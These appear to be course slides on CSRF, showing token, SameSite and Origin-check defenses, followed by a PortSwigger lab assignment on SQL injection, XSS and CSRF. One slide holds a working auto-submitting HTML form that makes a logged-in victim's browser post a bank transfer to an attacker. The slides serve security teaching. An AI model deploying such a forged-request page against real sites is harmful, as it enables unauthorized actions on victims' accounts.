
6

CSRF

The browser does the attack for you.
All it costs the attacker is a page visit.

CSRF flow

CSRF · 1 / 3



1. CSRF token (synchronizer)

```
// server renders
<form action="/transfer" method="POST">
  <input type="hidden" name="csrf"
    value="r4nd0m_per_session">
  ...
</form>
// server rejects requests without matching token
```

2. SameSite cookie attribute

```
Set-Cookie: session=...; SameSite=Lax;
// Lax – sent on top-level GET only
// Strict – never on cross-site nav
```

3. Origin / Referer check

For state-changing requests, server verifies the **Origin** header matches the expected site.

Cheap, low-risk; not a primary control. Some clients omit the header.

What does not work

- ▶ Checking **Referer** alone — stripped on HTTPS→HTTP, also by privacy tools.
- ▶ Trusting the request method — GET should never change state, but enforce it both directions.
- ▶ Predictable tokens. Tokens must be unguessable.

A real-shaped exploit

CSRF · 3 / 3

Attacker's page (one HTML file)

```
<html><body>
<form id="x" action="https://bank.com/transfer"
      method="POST">
  <input name="to"      value="attacker">
  <input name="amount" value="10000">
</form>
<script>document.getElementById("x").submit();</script>
</body></html>
```

- ▶ Victim is already logged into `bank.com`.
- ▶ Victim opens the attacker page (phish, ad, forum link).
- ▶ Form auto-submits. Browser attaches the session cookie.
- ▶ Bank processes the transfer.

Same exploit, with CSRF token

The attacker's form has no token (or a guess). The bank rejects it.

```
HTTP/1.1 403 Forbidden
{"error": "csrf_token_mismatch"}
```

SameSite=Lax adds belt & suspenders

Even without a token, a POST initiated from a different origin won't carry the session cookie. The request hits the bank unauthenticated.

7

PortSwigger Labs

Six points in each category. The math forces Practitioner.

The scoring rule

PortSwigger Labs — Available Pool vs. 6 pt Target

Scoring: Apprentice 1 pt · Practitioner 2 pts · Expert 4 pts

Category	Apprentice (1 pt each)	Practitioner (2 pts each)	Expert (4 pts each)	Recommended Mix
SQL Injection	2 labs	16 labs	0 labs	2 App + 2 Prac = 6 pts
XSS	9 labs	16 labs	5 labs	2 App + 2 Prac = 6 pts
CSRF	1 lab	11 labs	0 labs	1 App + 3 Prac = 7 pts

SQLi App pool = 2, CSRF App pool = 1 — Apprentice alone cannot reach 6 pts.

Practitioner labs are required. That is the point of this assignment.

Apprentice pool is tiny in SQLi and CSRF. You will be touching Practitioner — that's the point.

SQL Injection — recommended labs

#	Lab title	Difficulty	Points
1	SQL injection vulnerability in WHERE clause allowing retrieval of hidden data	Apprentice	1
2	SQL injection vulnerability allowing login bypass	Apprentice	1
3	SQL injection UNION attack, determining the number of columns returned by the query	Practitioner	2
4	SQL injection UNION attack, retrieving data from other tables	Practitioner	2

Total: 6 points. App pool maxed out, then two Practitioner UNION labs that teach column enumeration.

Want more? Add `Blind SQL injection with conditional responses` (Prac, 2 pts) for blind technique exposure.

XSS — recommended labs

#	Lab title	Difficulty	Points
1	Reflected XSS into HTML context with nothing encoded	Apprentice	1
2	Stored XSS into HTML context with nothing encoded	Apprentice	1
3	Reflected DOM XSS	Practitioner	2
4	Exploiting cross-site scripting to steal cookies	Practitioner	2

Total: 6 points. Covers reflected, stored, DOM-based, and exfiltration.

XSS App pool is large — feel free to swap in DOM XSS in jQuery or innerHTML sinks if you prefer.

CSRF + submission format

#	Lab title	Diff	Pts
1	CSRF vulnerability with no defenses	App	1
2	CSRF where token validation depends on request method	Prac	2
3	CSRF where token validation depends on token being present	Prac	2
4	CSRF with broken Referer validation	Prac	2

Total: 7 points (one over).

Submission format — per lab

- ▶ Screenshot of "Solved" banner.
- ▶ The exact payload / exploit page.
- ▶ One-sentence explanation of why it worked.

Deadline

Next study session. 18 labs total across three categories. Pace yourself — roughly 6 per week is comfortable.

WEEK 1 — WRAP

Questions?

Review: 6 problems · Homework: 6 problems

Attack classes: SQLi · XSS · CSRF · Labs: 18 total

Next session — same time, same place Bring questions about old-17 / old-39 / old-38 / old-14 / old-16 / old-31